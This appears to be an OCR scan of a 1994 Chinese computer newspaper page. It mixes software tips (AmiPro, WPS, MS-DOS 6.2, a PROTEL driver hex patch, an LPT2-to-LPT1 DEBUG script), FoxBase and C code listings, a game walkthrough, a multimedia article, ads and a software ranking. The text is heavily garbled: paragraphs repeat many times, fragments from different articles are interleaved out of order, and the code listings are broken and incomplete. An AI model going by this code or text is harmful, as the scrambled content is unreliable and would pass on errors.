本程序在DOS下运行,在Windows下运行,均可。

AMIPRO的[文件]与[编辑]菜单中有许多功能极为实用,在这里由于篇幅有限,只能简单介绍主要的几项功能。

进入AMIPRO后,在[文件]菜单上点一下,即出现菜单条,在菜单条里,除一般的文件管理选项外,还有[装入对象]、[文件信息]、[文件管理]等选项。[装入对象]是AMIPRO的一个重要的功能,她可以将Windows, DOS下各种格式的图形文件直接装入AMIPRO文档中, [文件信息]选项可以让你了解当前文件的文件总页数、文件的字数、字符数、文件的打开次数、文件的关键字以及文件的建立日期、修改次数、文件的总编辑时间,以及其他的文件信息。使用[文件管理]选项可以在AmiPro中直接进行文件的复制、移动、删除或变更文件属性的工作。

在编辑菜单中有许多功能(如剪切、复制、粘贴、链接接入)和Windows其他应用软件相同,在这里就不介绍了。另外,如用[查找与替换]选项则可找出文件里的文字或段落样式,然后加以替换,并指定查找的范围和方向,如把这个功能用于文字上,你可以提供精确的命令,指出要查找哪些文字,以及这些文字要如何替换等功能,在编辑大型文档时,我们可以用编辑菜单的[移

至]功能将你引导到你所想要页、段,甚至移动到脚注、插图、标尺、书签、页眉、注释、图文框等文件的任何地方。AMIPRO提供了快速移至、查找与替换、使用书签三种查找数据的方式。

在[插入]的选项中,你可以在文档的任何地方插入当前的日期,或将注释插入到正文、表格、图文框、页眉、脚注之中,也可把文件的某段文字复制到注释中。

选择[文件信息项目]选项可将文件的信息插入文档中,建好词汇信息文件之后,用[词汇]选项可将常用词汇插入任何一份AmiPro文件里。

选择[新对象]能将新的OLE对象粘贴至AmiPro文件中。在[功能变量]中有[插入]、[更新]、[全部更新]、[下一功能变量]等子选项,在[更新]子选项里可以更新新文件中特有的功能变量或所有的功能变量,也可以指定AmiPro在每次打开文件时自动更新功能变量,此外,也可以指定无需更新的功能变量,在标记文字选项里,提供了索引、受保护的文本、英文文字不间断等项功能,在此不在一一叙述,详细的功能及应用法读者可参见有关资料。□成都 蓝明友

PROTEL是一个优秀的用户极多的电子CAD软件,目前,人们在VGA 640×480模式下绘图,不少用户的计算机配有TVGA,因而希望PROTEL在自己的机器上能以更高的分辨率工作,以扩大工作画面的“视野”。

实际上PROTEL提供了一些Super VGA高分辨率驱动程序,只是这些驱动程序不能解决我们的问题,因为这些驱动程序与我们常用的TVGA不兼容。

笔者在工作之余找到了一种简便易行的方法,可以使PROTEL在TVGA 800×600 16色图形模式下工作,现介绍如下:

PROTEL提供了这样一个图形驱动程序,PARA800.DRV,用于PARADISE图形卡的800×600 16色模式,我们将其稍加修改即可用于

TVGA卡,修改步骤如下:

- 1.启动PCSHLL(或PCTOOLS)在文件目录中选择PARA800.DRV驱动程序。
- 2.调用File - find或Search命令在HEX (16进制)状态下查找B85800CD10串,将其中的58改为5B,然后存盘。
- 3.调用File

在800×600图形模式下工作

新设置PROTEL的显示颜色。注:文中的5B为TVGA卡800×600 16色模式的模式号,文中的58为PARADISE卡800×600 16色模式的模式号。

□成都 蓝明友

将修改程序改名为TVGA800.DRV

- 4.退出PCSHLL(或PCTOOLS)
- 5.在SCH目录下和PCB目录下分别执行: COPY TVGA800.DRV GRAPH.DRV

此时当你启动SCHEdit, SLM或TRAXEDIT时, PROTEL已运行于800×600 16色模式了,需要提醒大家的是,在改变了图形模式后要重新设置PROTEL的显示颜色。

注:文中的5B为TVGA卡800×600 16色模式的模式号,文中的58为PARADISE卡800×600 16色模式的模式号。

□成都 蓝明友

新一代的文书处理系统 (一)

——文件及编辑菜单简述

至]功能将你引导到你所想要页、段,甚至移动到脚注、插图、标尺、书签、页眉、注释、图文框等文件的任何地方。AMIPRO提供了快速移至、查找与替换、使用书签三种查找数据的方式。

在[插入]的选项中,你可以在文档的任何地方插入当前的日期,或将注释插入到正文、表格、图文框、页眉、脚注之中,也可把文件的某段文字复制到注释中。

选择[文件信息项目]选项可将文件的信息插入文档中,建好词汇信息文件之后,用[词汇]选项可将常用词汇插入任何一份AmiPro文件里。

选择[新对象]能将新的OLE对象粘贴至AmiPro文件中。在[功能变量]中有[插入]、[更新]、[全部更新]、[下一功能变量]等子选项,在[更新]子选项里可以更新新文件中特有的功能变量或所有的功能变量,也可以指定AmiPro在每次打开文件时自动更新功能变量,此外,也可以指定无需更新的功能变量,在标记文字选项里,提供了索引、受保护的文本、英文文字不间断等项功能,在此不在一一叙述,详细的功能及应用法读者可参见有关资料。□成都 蓝明友

至]功能将你引导到你所想要页、段,甚至移动到脚注、插图、标尺、书签、页眉、注释、图文框等文件的任何地方。AMIPRO提供了快速移至、查找与替换、使用书签三种查找数据的方式。

在[插入]的选项中,你可以在文档的任何地方插入当前的日期,或将注释插入到正文、表格、图文框、页眉、脚注之中,也可把文件的某段文字复制到注释中。

选择[文件信息项目]选项可将文件的信息插入文档中,建好词汇信息文件之后,用[词汇]选项可将常用词汇插入任何一份AmiPro文件里。

选择[新对象]能将新的OLE对象粘贴至AmiPro文件中。在[功能变量]中有[插入]、[更新]、[全部更新]、[下一功能变量]等子选项,在[更新]子选项里可以更新新文件中特有的功能变量或所有的功能变量,也可以指定AmiPro在每次打开文件时自动更新功能变量,此外,也可以指定无需更新的功能变量,在标记文字选项里,提供了索引、受保护的文本、英文文字不间断等项功能,在此不在一一叙述,详细的功能及应用法读者可参见有关资料。□成都 蓝明友

成

WPS字处理系统功能十分强大,但有一缺憾——不支持含斜线表格的编辑、打印,即使是WPS3.0F亦然,故使其输出表格的美观性与实用性大打折扣。

笔者经过探索,将WPS与SPT组合使用,巧妙地实现了这一很有价值的功能,具体做法如下:

- 1.在WPS系统内生成、编辑所要输出的表格,斜线部分留空。
- 2.将所编辑之表格输出至一一SPT文件。(在输出时指定一SPT文件名,即可生成一一SPT文件)。
- 3.启动SPT系统,调入所生成的SPT文件,利

用系统的作图划线功能在所需之处补上斜线(亦可同时进行其它修饰)。

4.(将编辑完好表格文件存盘)。

5.利用SPT的打印功能,选择合适的打印机及打印纸,进行打印输出。

如此,即可生成、输出漂亮、实用的含斜线表格。

二、编辑方式打印出现怪字现象的根本解决

关于非编辑方式的打印正常而编辑方式打印出现怪字的现象,根本解决方法是在录入完成后,将右边界设为最大(255),然后执行重排版,此时再进行编辑方式下的模拟显示或打印便不会出现怪字符了。

□河北 张春颖

成

WPS字处理系统功能十分强大,但有一缺憾——不支持含斜线表格的编辑、打印,即使是WPS3.0F亦然,故使其输出表格的美观性与实用性大打折扣。

笔者经过探索,将WPS与SPT组合使用,巧妙地实现了这一很有价值的功能,具体做法如下:

- 1.在WPS系统内生成、编辑所要输出的表格,斜线部分留空。
- 2.将所编辑之表格输出至一一SPT文件。(在输出时指定一SPT文件名,即可生成一一SPT文件)。
- 3.启动SPT系统,调入所生成的SPT文件,利

用系统的作图划线功能在所需之处补上斜线(亦可同时进行其它修饰)。

4.(将编辑完好表格文件存盘)。

5.利用SPT的打印功能,选择合适的打印机及打印纸,进行打印输出。

如此,即可生成、输出漂亮、实用的含斜线表格。

二、编辑方式打印出现怪字现象的根本解决

关于非编辑方式的打印正常而编辑方式打印出现怪字的现象,根本解决方法是在录入完成后,将右边界设为最大(255),然后执行重排版,此时再进行编辑方式下的模拟显示或打印便不会出现怪字符了。

□河北 张春颖

WPS应用技巧(四)

明晓软件讲座(十三)

□成都 蓝明友

作为编程人员,编制一定带有动画性质的东西,则会令用户耳目一新...

某些特定停止而进行下一工作。下面是一个供调用的函数例。

```
set color to 7/4
@row,i--long+1 say string
if (asc(ywait)=13)&& 按回车键
退出函数
return
endif
loop
else
exit
endif
enddo
j=1
de while j<=long1 && 处
理边界
tmp=j*2
a1=left(string,tmp)
sr=right(string,tmp)
set color to 7/1
@row,col+long-tmp say space
(2)
set color to 7/4
@row,col--tmp+1 say sl
@row,col say as
store chr (inkey:(delaytime)) to
ywait
if(asc(ywait)=13)return
endif
i=i-2
j=j+1
enddo
i=col2
enddo
```

在Foxbase中

实现汉字左右翻动的办法


为了处理的方便,我们假设信息全部由全角字符组成。信息从右至左的显示,这是为了符合习惯,每隔一段时间就清除原来的内容,并在新的位置上重写...

```
***delaytime 延迟时间
private i,j, long, long1, ywait, sr,
al, tmp
long=len(string)
long1=long/2
j=col2
@row,i--long+1 say string
do while t
do while i >= col1 + long - 1
&& 正常显示
store chr (inkey:(delaytime)) to
ywait
if i >= col1 + long + 1
set color to 7/1
@row,i--long+1 say space(long)
i=i-2
```

MS-DOS 6.2与MS-DOS 6.0相比,在系统的安全可靠方面的性能有了完善和改进。主要表现在以下几个方面:

- 1. MS-DOS 6.2中的ScanDisk程序可用于检测、诊断、修复磁盘方面的错误。
2. DoubleSpace可以对软盘以及其它存储介质进行压缩。
3. SMARTDrive可作为CD-ROM的高速缓存。
4. MS-DOS 6.2可以使用户对系统具有多项配置。

- 2. DEFRAG 程序从硬盘上读写数据,一段时间后,存储在硬盘上的信息就可能变成一些存储碎片。
3. DELTREE 删除目录,连同深层次目录及文件一并删除。
4. INTERLNK 通过INTERLNK程序和一根电缆,就可以使一台计算机访问和运行另一台机器上的数据和程序。
5. INTERSVR 启动Interlnk服务器。
6. MEMMAKER 通过将设备驱动程序以及内存驻留程序移到高端内存来优化内存。



这个游戏共有九关。如果你有声霸卡和音响,在开头、第一关、第二关、第六关、第七关、第九关中间或结束时都会听到一流的音响效果。

笑傲江湖

二、面壁,一直走,碰见有敌人就杀,走到尽头,魔物站着,被F1与他说活,他会教你五招“独孤九剑”。

七、这一关的打法可适当参考第六关。这一关的关口共有三个人,其中有一个容易对付另一个可用近身作战法将他杀死。

攻关心得

补丸——增加生命值
其他:华山派剑谱,祖山派剑谱,笑傲江湖曲谱。
心得:
1. 近身作战法:当敌人发招时跳起来,落在他的面前用剑砍他,不让他有喘气发招的机会。

Microsoft的碎片管理程序使你更好地利用扩展内存。一些命令如DIR, MEM, CHKDSK, FORMAT等的数字性内容看起来更加容易。

```

- a100
68B6,0100 mov ax,0040
68B6,0103 mov dx,ax
68B6,0105 mov ax,0008
68B6,0108 mov ax,[di],
0378
68B6,010C int 20
68B6, 010E
- n lpt2t01.com
-rcx
```

一、怎样将5寸盘当3寸盘使用
如果能将5寸盘当3寸盘使用,那么每张盘就能增加240K的容量。怎样将5寸盘当3寸盘使用呢?

二、用HDCOPY修复软盘上的坏区
HDCOPY是广大计算机用户非常喜爱的共享软件,它的快速整盘拷贝以及3"和5"盘对拷的功能是有口皆碑的。

用软件实现LPT2代替LPT1

我单位微机的并行打印口LPT1损坏,这样在DOS状态下用DBASE不能使打印机正常工作。

```

CX 0000
Writing 000E bytes
然后,在AUTOEXEC.BAT中加上LPT2T01一行即可
```

笔者使用此方法将5寸盘当3寸盘使用已有半年多,从未出现过任何问题,而且读写也很可靠,请大家放心使用。

HDCOPY妙用二则

可以在整盘拷贝上。以3.5"软盘为例,一张3.5"的新盘,在用HDCOPY作整盘拷贝时(一面格式化,一面拷贝),发现有坏区,拷贝失败。

格式化,不再扫描整个盘面,只是更新文件分配表和根目录,所以进行得很快,只用大约一秒的时间。经过过程处理的软盘就可以用作整盘拷贝了。

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务中心 成都软件公司 成都电子研究所合办 主编：刘锦雄 副主编：唐秋
国内统一刊号：CN51-0106 订户代号：61-74 地址：成都市金河街75号 邮政编码：610015

进入90年代，一门新的技术正悄悄地席卷着计算机界，这就是多媒体技术。它彻底改变了计算机的传统概念，赋予计算机以新的活力，其影响绝不亚于当年IBM PC计算机的出现对个人计算机界的影响。

多媒体与多媒体技术

多媒体的含义是两种或两种以上的信息媒介或信息载体。这些信息媒介或信息载体包括：文本、图形、静态图像、动态图像、动画、声音等。这就意味着家用电视、音响、各种AV(audio-visual)设备，乃至音像制品都属于多媒体的范畴。

目前计算机界热门的多媒体，本质上是早已存在的语音、图形图像以及各种影像等多种媒体信息有机地结合进计算机系统，把这些模拟信息进行数字化，通过计算机的综合处理后提供给使用者，使计算机与人之间的人-机接口简化，更富有人情味。多媒体实际上并不是指这些媒体本身，而是指对这些媒体信息进行处理的技术，即多媒体技术。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

顾名思义，多媒体计算机MPC就是具有多媒体功能的计算机，真正的多媒体计算机应该是在进行计算机系统设计时就

多媒体技术及其发展

□中国科学技术大学 黄德

多媒体功能加进计算机系统中，但通常情况下是指在普通的PC机上加上多媒体升级套件，使之具有了多媒体的功能。这种具备了多媒体功能的计算机就是多媒体计算机。大部分的多媒体升级套件包括CD-ROM驱动器、声卡、视频卡以及相配套的软件。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

多媒体技术是随着计算机技术的发展而发展起来的，发展的最终目的是为了改善人一机接口，使之更加友善。计算机最早只能处理文本数据，人一机接口很不友善，对一般的技术人员来讲，计算机显得很神秘。随着计算机技术的发展，出现了各种图形设备，计算机的图形界面让计算机的操作和使用方便了不少。多媒体技术的出现使计算机不仅能处理本身的文字与图形，也能够对外的视频图像与声音进行处理，这就使得计算机能够以多种直观、简便、友好的方式与人交换信息，令计算机业外人士也能方便、自如地操纵计算机。

Lotus 完整实现办公室自动化(OA)

Lotus Notes

□客户—服务器模式的面向文档的多媒体的数据库管理系统
□提供不同机种、不同平台上的数据库共享
□可编辑的数据库管理系统，提供完整的SDK
□提供30多个不同类型的数据库样板，稍加改动即可投入使用

把数据交给需要数据的人!

Lotus北京办事处 成都经销商 成都明晖电脑商行
Tel. 01-8491415 Tel. 028-5554140

短讯

AWINDOWS中文平台研讨 (本报北京讯)由国际电子报组织的Windows中文平台研讨会，日前在北京举行。来自电子部计算机与信息化建设司、中文基金会、中文平台委员会、中国软件行业协会以及一些开发应用、经营单位参加研讨。与会者一致认为，应该在吸收国外先进技术的基础上，立足国内，开发具有中国特色的中文平台。

微软率先营销软件 (本报北京讯)北京微软代理商在圈内率先开展软件专卖店，开始销售美国微软公司的中文OFFICE4.0组合软件，其中包括Word5.0、Excel5.0、Power Point4.0和Wail3.0等。这是北京第一家大型零售场所涉足电脑软件产品。

★编号：941104
名称：通用数据库管理系统(Ver 3.00)
作者：周小清 邹云雯
功能简介：本系统包含了FOXBASE的全部数据库处理功能，可同时为十个数据库进行操作，超强的查询能力，支持库内计算和库间计算，可按各类型的手段(备注型除外)排序和查询，支持各字段的任意组合查询，可方便地将其语言交换数据。本系统不但可以打印结构图、记录、新值和报表，同时还具备全自动备份功能，其输出方式有屏幕、文件和打印机三种，支持外部软件和DOS命令，可设置程序(.prg)和.fox程序文件，且本系统为全菜单驱动，操作十分简便。运行环境：PC系列各档微机。

软件伙伴——即时通
特将最新不同语言之即时通软件介绍给用户
即时通软件用户喜爱，正以优惠价格在本报信息部及各代理商处发售。详情请见本期“郑州出了个即时通”。

各档中文操作系统(以W码为好)
转让价格：200元
转让形式：1.2M软盘一张，说明书一份(在盘内，read, help)
联系地址：西首大学物理系
小清 邹云雯：416000
★编号：941105
名称：打印机共享服务器软件
作者：刘文玉

大方多媒体成本大奉送
你了解多媒体吗？你想了解多媒体吗？现在你只需以成本的费用即可获得多媒体开发平台及各种应用(286配鼠标即可)：1.房地产 2.人事 3.商场 4.银行 5.医院。每套5片3.5" 高质磁盘，含说明书，成本费140.00元，款到即发。
邮：上海虹桥路1245号大方公司于 济 邮编：200335

新天地

处理器为486SX或25MHZ或以上CPU
内存大于4MB
硬盘大于160MB
640×480, 16色(最好是256色)VGA显示器及显示器
串行口与并行口
101键标准键盘
游戏接口
两键式鼠标
倍速CK-ROM驱动器，具有数字音输出

由于视频图像的数据量大，目前的存储技术还远远不能胜任压缩数据的要求，要用计算机进行处理，必须有行之有效的压缩编码技术。压缩技术的核心是寻找可压缩的冗余信息，另一关键是压缩率的压缩技术。对于不同的图像，由于特点各异，适宜的压缩技术也不尽相同，目前常用的压缩算法标准有：

JPEG (Joint photographic Experts Group)
该压缩编码标准是“联合图像编码专家组”提出的

功能简介：作为计算机输出设备的打印机在实际应用中大部分时间处于待命状态，为进一步挖掘打印机的内在潜力，我们开发成功打印任务共享系统(专利中，请函04240723.7)。在典型应用中，只需经转换电缆将各系统单元运行在母机的系统后运行相应的支持程序，即可实现打印机共享服务。使用简单方便灵活，程序代码少，计算机数目不受限制，可较长距离传输，具有打印控制选机功能。需要的可有选择使用“9411”。

开发语言：8086/8088汇编
运行环境：IBM PC及兼容机
转让形式：软件赠送、转换接口
100元/个
收数单位：(软件报)信息部

出的彩色静态图像压缩规范。根据应用要求不同，JPEG共有三个不同技术层次的标准算法。基本的JPEG算法是将颜色相近的区域归拢为一块，把一些次要的信息除去，所以属于有损的算法，即还剩下的图像与原图像有些不同，但人眼一般是看不出来的，该算法对静态图像很有效，但对动态图像就显得太慢了。

MPEG (Motion photographic Experts Group)
该压缩编码标准是“活动图像编码专家组”提出的针对动态图像的压缩

规范，它的目标是要使动画的画面达到现行的电视广播的水平。MPEG共分为三个不同技术层次的标准算法。MPEG-1音频与MPEG-1系统，MPEG是活动图像的相邻画面之间大多变化不大，信息冗余量大的特点进行压缩，把相邻画面的相同除去，因此，该算法适合于动态图像的压缩。

CCITT H.261
该压缩编码标准是“国际电话电报咨询委员会(CCITT)”提出的，主要用于可视电话及视听服务网络系统，对各种通讯线路有较好的适应能力。(待续)

1994年度48个优秀软件排行榜

序号	软件名称	著作权人
01	北大方正彩色电子出版系统	北京大学计算机科学技术研究所
02	18 汉字系统	北京市晓军电脑公司
03	希望之星 UCSDOS	北京希望电脑公司
04	中文之星(2.0)版	北京市海淀区新天地电子信息研究所
05	用友财务处理系统	北京市用友电子财务技术有限公司
06	用友 480 彩色桌面办公系统	北京市用友电子总公司
07	天汇标准汉字系统	北京市新汇新技术实业发展有限公司
08	联想汉字系统单用户/多用户版	北京联想计算机系统集团公司
09	通用财经报表处理系统 UFO	北京市用友电子财务技术有限公司
10	1base 通用图文数据库管理	北京清华紫光三支计算机技术有限公司
11	华光大屏排版排版软件(6.10版)	潍坊华光电子(集团)股份有限公司
12	译语“英汉机器翻译系统”	中国计算机软件与技术服务总公司
13	清华OCR 清华文通 883 汉字	清华大学电子工程系
14	北方多媒体软件系统——多媒体信息开发工具(7.03版)	成都合力电子有限公司
15	清华国图自动输入及管理系统	清华大学计算机科学与技术系
16	通用汉字字型汉字系统(CX-DOS)	北京市海淀区超思电子技术公司
17	机械建筑结构 CAD 系统	中国建筑科学研究院建筑软件研究所
18	中软财会软件(V2.10 多用户版)	中国计算机软件与技术服务总公司
19	华光中屏排版软件	潍坊华光电子(集团)股份有限公司
20	证券交易系统电话自动交易系统软件	深圳凯讯软件产业有限公司
21	华光批处理杂志排版软件	潍坊华光电子(集团)股份有限公司
22	天地地教软件	北京市海淀区新天地电子信息研究所
23	华光书林——多文种科技图书排版软件	潍坊华光电子(集团)股份有限公司
24	高层多层钢结构建筑软件	北京建筑工程学院软件研究所
25	计算机辅助设计软件(TB-SACAD)	中国建筑科学研究院建筑软件研究所

(注)最终评定的48个软件软件名称及作者并非按多少高低

驻内存随时热键激活释疑
通天玺现场屏幕取词英译汉
郑州出了个即时通

正在发售12月28日出版优惠价，58元/套 欲购者请速电代售，详细资料

编辑：周小清 邹云雯 刘文玉 电话：(031)6296557
零售：每套5片3.5" 高质磁盘，含说明书，成本费140.00元，款到即发。
邮：上海虹桥路1245号大方公司于 济 邮编：200335

编程时有时会遇到这样一个问题,某个文件记不清放在哪个逻辑磁盘及于目录,甚至文件名也忘了,为此编者编写了一段程序GREP.C,利用文件中的某一关键字,即可查找其逻辑盘,路径及文件名,并支持通配符。和?。命令使用格式:GREPkeyord [drive] [path] *。
* 如某文件中有一字符串"厦顺",查找命令如下:GREP 厦顺 C: *。
* 该程序用TURBO C++1.0编写,在olivettiM380-40机和兼容286机上通过。 □厦门 祝松

```
[MAXDRIVE], dir [MAXDIR], file
[MAXFILE], ext[MAXEXT];
13. screen=0;
14. sum=0;
15. oddrive=getdisk();
16. getwd(olddp,MAXDIR);
17. clrscr();
18. if(argc<3)
19. {
20. cout<<"parameters are not right
  \n";
21. cout<<"\n\n";
22. cout<<"GREP keyword [drive:]
  [path]filename, \n\n";
23. cout<<"keyword, the keyword for
  to be searched \n";
24. cout<<"drive, drive number \n";
25. cout<<"path, the path of file(s)
  \n";
26. cout<<"filename, the filename for
  to be searched (can use * or ?) \n";
27. exit(0);
28. }
29. flags = fflagit (argv[2], drive, dir,
  file, ext);
30. argv[2] = strcat (file, ext);
31. if (flags & DRIVE)
32. {
33. system (drive);
34. if (flags & DIRECTORY)
35. {
36. if (strlen (dir) == 1)
37. {
38. dir = strcat (dir, "\n");
39. chdir (dir);
40. }
41. else
42. chdir ("\\");
43. }
44. else
45. chdir ("\\");
46. }
47. else
48. if (flags & DIRECTORY)
49. {
50. if (strlen (dir) == 1)
51. {
52. dir = strcat (dir, "\n");
53. chdir (dir);
54. }
55. else
56. chdir ("\\");
57. }
58. grep (argv[1], file,
59. seekit (olddrive);
60. chdir (olddp);
61. if (sum == 0)
62. cout << "no file (s) to be searched
  \n";
63. else
64. cout << "find files: "<< sum << "
  \n";
65. }
66. void grep (char key _word[], char
  filename[])
67. {
68. char current_path [MAXDIR];
  read_buf[255]; *found_string, pd;
```

用关键字查找文件

```
1. #include<iostream.h>
2. #include<stdio.h>
3. #include<string.h>
4. #include<stdlib.h>
